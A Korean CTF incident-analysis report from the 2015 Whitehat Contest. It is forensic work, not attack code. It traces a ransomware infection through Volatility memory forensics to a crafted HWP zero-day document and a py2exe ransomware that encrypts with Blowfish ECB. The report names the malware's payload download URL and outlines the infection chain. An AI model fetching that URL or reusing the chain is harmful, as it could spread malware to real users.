2015 대한민국 화이트햇 콘테스트

침해사고 분석 보고서

CONFIDENTIAL

팀명	cd80	
구성원	이름	소속
	김성우	SEWorks

목차

1. 전체 요약

[시나리오]

A사에 근무하고 있는 박보안 부장은 PM으로 협력사인 B사와 함께 프로젝트 "WHITEHAT"을 진행하고 있다.
프로젝트를 진행하면서 자료 공유는 외부 클라우드 서비스, 관련 코드는 별도의 소스관리 솔루션, 진행 사항은 팀 채팅 솔루션을 이용해 공유하였다.

어느날 박보안 부장은 평소와 다름없이 업무를 진행하였는데, 갑자기 자신이 쓰던 PC의 모든 문서가 암호화되는 사건을 겪었다.
인터넷을 검색해본 결과, "랜섬웨어"라고 불리는 악성코드에 감염된 것으로 보였다.

감염되기 전의 상황을 되짚어보았지만 기존에 해오던 일상적인 업무 이외에 특별한 행위를 하지 않았다고 생각했다.
재부팅한 결과, 공격자는 400만원의 돈을 요구했다.

암호화된 파일에는 "WHITEHAT" 프로젝트의 주요 파일이 포함되어 있어 400만원을 지불하고서라도 복구하고 싶었지만 공격자를 믿을 수는 없었다.

주어진 파일은 박부장의 PC HDD 이미지와 현장에서 획득한 메모리 덤프 파일이다. 어떻게 감염이 되었는지? 복호화는 불가능한 것인지? 분석하라!!

압축 파일 암호 : rkdydtjddmf goclsms qhdksdms qhdksdl dkslek! (가용성을 해치는 보안은 보안이 아니다!)

Figure 1-1. 사건 시나리오

대회에서 제시한 상황은 박보안 부장이 업무를 진행하던 중, 한글 워드프로세서의 제로데이 취약점을 이용한 해킹에 의해 박보안 부장의 PC에 존재하던 문서 파일들이 랜섬웨어에 의해 암호화된 상황입니다.

박보안 부장은 평소처럼 외부 클라우드 서비스로부터 업무에 필요한 "참고지침.hwp" 파일을 다운로드 하였고, 이 hwp 파일은 제로데이 공격을 위해 특수하게 조작된 hwp파일이였습니다.

hwp파일이 실행되면서 hwp.exe의 실행 흐름이 변조되어 랜섬웨어를 다운로드 해 실행하는 코드가 실행되어 랜섬웨어에 감염되었습니다.

2. 분석 대상

BuildGUID	RegSz	cef1a179-8b62-4cee-a99f-1c96c94a8e4d
BuildLab	RegSz	7601.win7sp1_gdr.130828-1532
BuildLabEx	RegSz	7601.18247.amd64fre.win7sp1_gdr.130828-1532
CSDBuildNumber	RegSz	1130
CSDVersion	RegSz	Service Pack 1
CurrentBuild	RegSz	7601
CurrentBuildNumber	RegSz	7601
CurrentType	RegSz	Multiprocessor Free
CurrentVersion	RegSz	6.1
DigitalProductId	RegBinary	A4-00-00-00-03-00-00-00-30-30-34-32-36-2D-4F-45-4D-2D-38-39-39-32-36-36-32-2D-30-30-...
DigitalProductId4	RegBinary	F8-04-00-00-04-00-00-00-30-00-30-00-34-00-32-00-36-00-2D-00-30-00-30-00-31-00-37-00-...
EditionID	RegSz	Ultimate
InstallationType	RegSz	Client
InstallDate	RegDword	1438569233
PathName	RegSz	C:₩Windows
ProductId	RegSz	00426-OEM-8992662-00173
ProductName	RegSz	Windows 7 Ultimate

Figure 2-1. 피해자 컴퓨터의 HKEY_LOCAL_MACHINE

Figure 2-1 을 보아 박부장은 Windows 7 Ultimate Service Pack 1을 사용하고 있는것을 알 수 있습니다.

```
PS D:₩ctf₩whitehatcontest2015₩volatility> python D:₩programs₩volatility-master₩vol.py -f ..₩MEMDUMP imageinfo
Volatility Foundation Volatility Framework 2.4
INFO    : volatility.plugins.imageinfo: Determining profile based on KDBG search...
          Suggested Profile(s) : Win2008R2SP0x64, Win7SP1x64, Win7SP0x64, Win2008R2SP1x64
                     AS Layer1 : AMD64PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (D:₩ctf₩whitehatcontest2015₩MEMDUMP)
                      PAE type : No PAE
                           DTB : 0x187000L
                          KDBG : 0xf8000304b0a0L
          Number of Processors : 4
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0xfffff8000304cd00L
                KPCR for CPU 1 : 0xfffff88003500000L
                KPCR for CPU 2 : 0xfffff88003577000L
                KPCR for CPU 3 : 0xfffff880035ee000L
             KUSER_SHARED_DATA : 0xffffff78000000000L
           Image date and time : 2015-09-25 06:31:25 UTC+0000
     Image local date and time : 2015-09-25 15:31:25 +0900
PS D:₩ctf₩whitehatcontest2015₩volatility>
```

Figure 2-2. Volatility로 확인한 메모리 정보

Figure 2-1과 Figure 2-2를 종합해 봤을 때

박부장은 Windows 7 Ultimate Service Pack 1 64bit 을 운영체제로 사용하고 있습니다

3. 분석 방법

사건 조사를 위해 사용한 도구는,

Volatility Framework 2.4

FTK Imager 3.4.0.1

Registry Explorer v0.7.1.0

IECacheView

이며,

volatility 를 이용해 프로세스 리스트와 트리를 확보 하여

어떤 프로그램이 공격당했는지를 비정상적인 자식프로세스 유무를 통해 확인 하였고 네트워크 상태를 확인하여 박부장 PC의 ip를 확보하였습니다.

그리고 메모리에 존재하는 악성 파일들을 추출하는데도 사용하였습니다

또, FTK Imager는 레지스트리 하이브 추출, 전체 디렉토리 추출, 삭제된 파일 위치 확인 등을 위해 사용하였습니다

Registry Explorer를 이용해 박부장 PC의 운영체제 정보, 시작 프로그램 리스트(지문에 재부팅 후에 계좌이체를 요구했다고 하여 시작프로그램 리스트를 확인했었으나 대회 풀이에는 도움이 안되었다) 등을 확인하였고

그리고 박부장이 외부 클라우드 서비스를 이용해 자료를 공유한다는 힌트를 보고 IECacheView를 이용해 클라우드의 어떤 파일들에 접근했는지 확인하였습니다

4. 분석 결과

4-1. 침해 원인

침해 원인을 파악하기 위해 우선 메모리덤프를 분석해 어떤 프로세스가 실행되고 있었는지를 확인해 보았습니다

```
PS D:₩ctf₩whitehatcontest2015₩volatility> python D:₩programs₩volatility-master₩vol.py --profile=Win7SP1x64 -f ..₩MEMDUMP
 pstree
Volatility Foundation Volatility Framework 2.4
Name                                                 Pid   PPid   Thds   Hnds Time
-------------------------------------------------- ------ ------ ------ ------ ----
 0xfffffa8033223b30:explorer.exe                     2216   2136     28    919 2015-09-25 06:21:36 UTC+0000
. 0xfffffa80336f4b30:iexplore.exe                    2560   2216     17    611 2015-09-25 06:21:50 UTC+0000
.. 0xfffffa8033aad060:iexplore.exe                   2756   2560     19    652 2015-09-25 06:21:52 UTC+0000
.. 0xfffffa8033f263a0:Hwp.exe                        3336   2560     34    711 2015-09-25 06:22:24 UTC+0000
... 0xfffffa803313bb30:temp.exe                      3584   3336      0 ------ 2015-09-25 06:22:41 UTC+0000
.... 0xfffffa8031641060:cmd.exe                      2972   3584      1     34 2015-09-25 06:32:19 UTC+0000
..... 0xfffffa803161fb30:OfficeHelp.exe              2424   2972      2 ------ 2015-09-25 06:32:19 UTC+0000
... 0xfffffa80310beb30:HimTrayIcon.ex                3420   3336      1     51 2015-09-25 06:22:30 UTC+0000
. 0xfffffa8032d72350:cmd.exe                         2240   2216      1     21 2015-09-25 06:31:14 UTC+0000
.. 0xfffffa803123eb30:FDPro.exe                      2664   2240      2     52 2015-09-25 06:31:24 UTC+0000
. 0xfffffa803321ab30:vmtoolsd.exe                    2676   2216      7    209 2015-09-25 06:21:40 UTC+0000
 0xfffffa8030ec09e0:System                              4      0     98    530 2015-09-25 06:21:11 UTC+0000
. 0xfffffa8032173950:smss.exe                        264      4      2     32 2015-09-25 06:21:11 UTC+0000
 0xfffffa8032b70060:wininit.exe                      440    344      3     84 2015-09-25 06:21:20 UTC+0000
. 0xfffffa8032bffb30:services.exe                    536    440      6    221 2015-09-25 06:21:21 UTC+0000
.. 0xfffffa80331a1060:taskhost.exe                  2092    536     11    275 2015-09-25 06:21:35 UTC+0000
.. 0xfffffa8032db1b30:svchost.exe                    908    536     14    596 2015-09-25 06:21:24 UTC+0000
.. 0xfffffa8032ed7620:svchost.exe                    664    536     19    387 2015-09-25 06:21:25 UTC+0000
.. 0xfffffa8032d39060:svchost.exe                   1300    536     17    274 2015-09-25 06:21:29 UTC+0000
.. 0xfffffa8032fcc060:vmtoolsd.exe                  1476    536      9    293 2015-09-25 06:21:30 UTC+0000
.. 0xfffffa80321d7b30:msdtc.exe                     1692    536     12    158 2015-09-25 06:21:35 UTC+0000
.. 0xfffffa80330cf6b0:TPAutoConnSvc.                1776    536     10    147 2015-09-25 06:21:33 UTC+0000
... 0xfffffa8033071060:TPAutoConnect.               2160   1776      5    131 2015-09-25 06:21:36 UTC+0000
.. 0xfffffa8032dc8980:svchost.exe                    932    536     28   1174 2015-09-25 06:21:24 UTC+0000
.. 0xfffffa8032cd5970:svchost.exe                    648    536     12    373 2015-09-25 06:21:24 UTC+0000
.. 0xfffffa8032d67b30:svchost.exe                    820    536     21    492 2015-09-25 06:21:24 UTC+0000
.. 0xfffffa8032db5060:IMEDICTUPDATE.                1336    536      4     60 2015-09-25 06:21:29 UTC+0000
.. 0xfffffa8031291b30:svchost.exe                   2144    536     12    332 2015-09-25 06:31:13 UTC+0000
.. 0xfffffa8032cc7060:spoolsv.exe                   1092    536     12    369 2015-09-25 06:21:27 UTC+0000
.. 0xfffffa80330d9390:svchost.exe                   1868    536      6     99 2015-09-25 06:21:33 UTC+0000
.. 0xfffffa8032d16930:svchost.exe                    728    536      8    298 2015-09-25 06:21:24 UTC+0000
.. 0xfffffa8032ce6060:svchost.exe                   1120    536     17    324 2015-09-25 06:21:27 UTC+0000
.. 0xfffffa8032d95b30:svchost.exe                    868    536     21    543 2015-09-25 06:21:24 UTC+0000
... 0xfffffa803120a060:WUDFHost.exe                 4092    868      8    208 2015-09-25 06:31:00 UTC+0000
... 0xfffffa8033096b30:dwm.exe                      2148    868      3     85 2015-09-25 06:21:35 UTC+0000
.. 0xfffffa80337c3b30:wmpnetwk.exe                  3068    536     10    220 2015-09-25 06:21:48 UTC+0000
.. 0xfffffa8032df6340:armsvc.exe                    1264    536      4     75 2015-09-25 06:21:29 UTC+0000
.. 0xfffffa803375b060:SearchIndexer.                2904    536     15    829 2015-09-25 06:21:46 UTC+0000
.. 0xfffffa80317da060:dllhost.exe                   2044    536     13    201 2015-09-25 06:21:34 UTC+0000
. 0xfffffa8032c19b30:lsass.exe                       544    440      6    684 2015-09-25 06:21:21 UTC+0000
```

Figure 4-1-1. 피해 시스템의 프로세스트리 (하단 생략)

Hwp.exe	< 0.01	57,324 K	13,868 K	13172 Hancom Office Hanword... Hancom Inc(HNC).
HimTrayIcon.exe	< 0.01	1,208 K	5,792 K	8272

Figure 4-1-2. 정상적인 시스템의 Hwp.exe 프로세스 트리

Figure 4-1.과 Figure 4-2.를 비교해 봤을 때

피해시스템에선 정상적이지 않은 추가 자식프로세스 temp.exe가 있는 것을 알 수

있고 temp.exe가 랜섬웨어로 추측됩니다

현재 Hwp.exe가 어떤 파일을 열은 상태인지 확인해보기 위해 volatility의 cmdline 모듈을 이용해 확인해보았습니다.

```
D:₩CTF₩whitehatcontest2015₩volatility>₩programs₩volatility-master₩vol.py --profi
le=Win7SP1x64 -f ..₩MEMDUMP cmdline -p 3336 > cmdline.txt
Volatility Foundation Volatility Framework 2.4

D:₩CTF₩whitehatcontest2015₩volatility>
```

Figure 4-1-3. cmdline 모듈 실행 후 결과 파일에 저장

```
**************************************************
************************
Hwp.exe pid:   3336
Command line : "C:₩Program Files (x86)₩Hnc
₩HOffice9₩Bin₩Hwp.exe" "C:₩Users₩KAB₩AppData
₩Local₩Microsoft₩Windows₩Temporary Internet
Files₩Content.IE5₩L0Z3CKRQ₩참고지침.hwp"
```

Figure 4-1-4. cmdline 모듈 실행 결과

확인 결과 인터넷 임시폴더 하위에 존재하는 참고지침.hwp가 hwp.exe의 제로데이 취약점을 이용하는 파일로 추정됩니다




Figure 4-1-5. 참고지침.hwp 인터넷 기록

참고지침.hwp는 2015년 9월 25일 오후 3시 22분 24초에

jandi.com이라는 클라우드 서비스에서 다운로드 된 것을 확인 할 수 있습니다




Figure 4-1-6. 삭제된 참고지침.hwp

파일 추출을 위해 참고지침.hwp의 경로로 가보았으나 이미 삭제됐고 복구가 불가능해보였습니다

하지만 아직 hwp.exe 프로세스가 종료되기 전에 메모리가 덤프된것이기 때문에 hwp.exe 프로세스 메모리 내에서 참고지침.hwp를 찾아봤습니다

```
 ⚡ root@vultr   ~/volatility-master   python vol.py --profile=Win7SP1x64 -f ../MEMDUMP filescan | grep hwp
Volatility Foundation Volatility Framework 2.4
0x000000013cf11b50     16      0 RWD--- \Device\HarddiskVolume1\Users\KAB\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\L0Z3CKRQ\참 고 지 침 .hwp.vnu7uzf.partial
0x000000013fa38490     16      0 R--rwd \Device\HarddiskVolume1轣т
□□0  □AB\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\L0Z3CKRQ\참 고 지 침 .hwp
0x000000013ffebb70      1      1 RW-r-- \Device\HarddiskVolume1\Users\KAB\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\L0Z3CKRQ\참 고 지 침 .hwp
 ⚡ root@vultr   ~/volatility-master
```

Figure 4-1-7. 메모리 덤프 내에 존재하는 참고지침.hwp

메모리 내에 존재하는 것을 확인했고

위에서부터 순서대로

참고지침.hwp.vnu7uzf.partial

internet explorer에서 파일을 다운로드 받을 때 사용하는 임시파일

참고지침.hwp(0x13fa38490)

이유는 알아내지 못했지만 덤프에 실패

참고지침.hwp(0x13ffebb70)

```
 ⚡ root@vultr   ~/volatility-master .python vol.py --profile=Win7SP1
x64 -f ../MEMDUMP dumpfiles -Q 0x000000013ffebb70 -D hwp_file/
Volatility Foundation Volatility Framework 2.4
DataSectionObject 0x13ffebb70   None   \Device\HarddiskVolume1\Users\
KAB\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.
IE5\L0Z3CKRQ\참 고 지 침 .hwp
 ⚡ root@vultr   ~/volatility-master .ls -l hwp_file/file.None.0xffff
fa8033983310.dat
-rw-r--r-- 1 root root 307200 Oct 12 05:45 hwp_file/file.None.0xfffff
a8033983310.dat
 ⚡ root@vultr   ~/volatility-master   file hwp_file/file.None.0xfff
ffa8033983310.dat
hwp_file/file.None.0xfffffa8033983310.dat: Hangul (Korean) Word Proce
ssor File 5.x
 ⚡ root@vultr   ~/volatility-master
```

Figure 4-1-8. 참고지침.hwp 추출에 성공

메모리 내에 존재하는 참고지침.hwp파일 추출에 성공하였고

```
 ⚡ root@vultr   ~/volatility-master/hwp_file   strings file.None.0x
fffffa8033983310.dat | grep temp.exe
temp.exe
 ⚡ root@vultr   ~/volatility-master/hwp_file
```

Figure 4-1-9. 랜섬웨어 temp.exe 존재 확인

hwp파일 내에 존재하는 악성코드에서 파일 다운로드를 위해 사용하는 코드에서

랜섬웨어 파일명을 사용하여 다운로드 받을 것이라 생각해 메모리에서 찾아보니 존재했습니다

파일명을 기준으로 약 -0x200부터 덤프를 떠보니 공격코드가 존재 했고, 분석해 본 결과 http://poworks.com/wp-includes/theme-compat/post.gif 를 다운로드해 랜섬웨어만 추출한 뒤 temp.exe로 저장 하는 것을 알 수 있었습니다

즉 박부장의 컴퓨터가 공격 당한 원인은 그룹웨어에 업로드된 파일 중 한글 워드 프로세서의 제로데이를 공격하는 파일이 존재 했고, 이를 다운로드 받아 실행하면서 랜섬웨어에 감염된 것으로 파악됩니다.

4-2. 침해 흔적

랜섬웨어에 감염 된 후 공격자는 계좌번호를 제시한 후 400만원을 입금하라는 메세지가 쓰여진 프로그램을 설치했습니다

그 프로그램이 어떤 경로에 있는 지 파악하기 위해 Figure 4-1-1. 피해 시스템의 프로세스트리 (하단 생략) 을 보면 temp.exe의 자식프로세스로 OfficeHelp.exe 라는 프로세스가 있는 것으로 보아 OfficeHelp.exe라고 유추할 수 있습니다

```
PS D:₩ctf₩whitehatcontest2015₩volatility> python D:₩programs₩volatility-master₩vol.py --profile=Win7SP1x64 -f ..₩MEMDUMP
 cmdline -p 2424
Volatility Foundation Volatility Framework 2.4
************************************************************************
OfficeHelp.exe pid:   2424
Command line : "C:₩ProgramData₩Microsoft Help₩OfficeHelp.exe"
PS D:₩ctf₩whitehatcontest2015₩volatility>
```

Figure 4-2-1. OfficeHelp.exe의 cmdline

OfficeHelp.exe의 경로를 확인하기위해 volatility를 사용하였고,

C:\ProgramData\Microsoft Help\OfficeHelp.exe에 있는것을 확인하였습니다




Figure 4-2-2. FTK Imager를 이용한 OfficeHelp.exe 추출

이 파일을 FTK Imager를 이용해 추출하여 분석해보니

py2exe를 이용해 컴파일된 실행파일인 것을 확인하였고

unpy2exe와 uncompyler를 이용해 원본 python파일을 복구하는데 성공했습니다

```
D:₩programs₩uncompyle-master₩build₩scripts-2.7>python ₩programs₩unpy2exe-master₩
unpy2exe.py D:₩ctf₩whitehatcontest2015₩OfficeHelp.exe
Magic value: 78563412
Code bytes length: 10021
Archive name: -
Extracting boot_common.py.pyc
Extracting Popup.py.pyc

D:₩programs₩uncompyle-master₩build₩scripts-2.7>dir
 D 드라이브의 볼륨: 2ndHDD
 볼륨 일련 번호: E8D2-BCB6

 D:₩programs₩uncompyle-master₩build₩scripts-2.7 디렉터리

2015-10-12  오후 03:49    <DIR>          .
2015-10-12  오후 03:49    <DIR>          ..
2015-10-12  오후 03:49             2,252 boot_common.py.pyc
2015-10-12  오후 03:49             7,675 Popup.py.pyc
2015-10-10  오후 03:30             6,941 uncompyler.py
               3개 파일              16,868 바이트
               2개 디렉터리  49,355,419,648 바이트 남음

D:₩programs₩uncompyle-master₩build₩scripts-2.7>
```

Figure 4-2-3. unpy2exe 를 이용한 exe to pyc

```
D:₩programs₩uncompyle-master₩build₩scripts-2.7>python uncompyler.py boot_common.
py.pyc > boot_common.py

D:₩programs₩uncompyle-master₩build₩scripts-2.7>python uncompyler.py Popup.py.pyc
 > Popup.py

D:₩programs₩uncompyle-master₩build₩scripts-2.7>dir *.py
 D 드라이브의 볼륨: 2ndHDD
 볼륨 일련 번호: E8D2-BCB6

 D:₩programs₩uncompyle-master₩build₩scripts-2.7 디렉터리

2015-10-12  오후 03:51             1,698 boot_common.py
2015-10-12  오후 03:51             7,912 Popup.py
2015-10-10  오후 03:30             6,941 uncompyler.py
               3개 파일              16,551 바이트
               0개 디렉터리  49,355,407,360 바이트 남음

D:₩programs₩uncompyle-master₩build₩scripts-2.7>
```

Figure 4-2-4. uncompyler를 이용한 pyc to py

Popup.py를 분석해보면 Blowfish EBC모드를 이용해 파일들을 암호화하는것을 볼 수 있고

어떤 파일들이 암호화 되었는지 확인하기 위해




Figure 4-2-5. VMWare를 이용한 vmdk 마운트

제공받은 파일시스템 덤프가 vmdk포맷이기 때문에 VMWare를 이용해 로컬 디스크에 마운트하고

Figure 4-1-5.에서 언급한것 처럼 랜섬웨어 다운로드는 9월 25일 오후 3시 22분 24초,

Figure 4-1.1.에서 언급한것 처럼 랜섬웨어 실행은 9월 25일 오후 3시 22분 41초에 되었고

분석하면서 발견한 Figure 4-2-6. 을 보아 암호화된 파일은 마지막에 _enc가 붙어있다는것을 알 수 있기 때문에

검색 옵션으로 2015년 9월 25일 수정된 파일들, 파일명에 enc가 포함되는 파일들을 선택하였습니다




Figure 4-2-6. FTK Imager에서 발견한 암호화된 파일들 일부




Figure 4-2-6. 마운트된 파일시스템 검색 결과

총 45개가 나왔습니다

그러나 검색 결과에는 Figure 4-2-6. 에서 보이는 파일들이 보이지 않았고

확인해보니 KAB 라는 이름의 유저가 로컬 시스템에 없어 권한 문제 때문에 검색이 안됐습니다

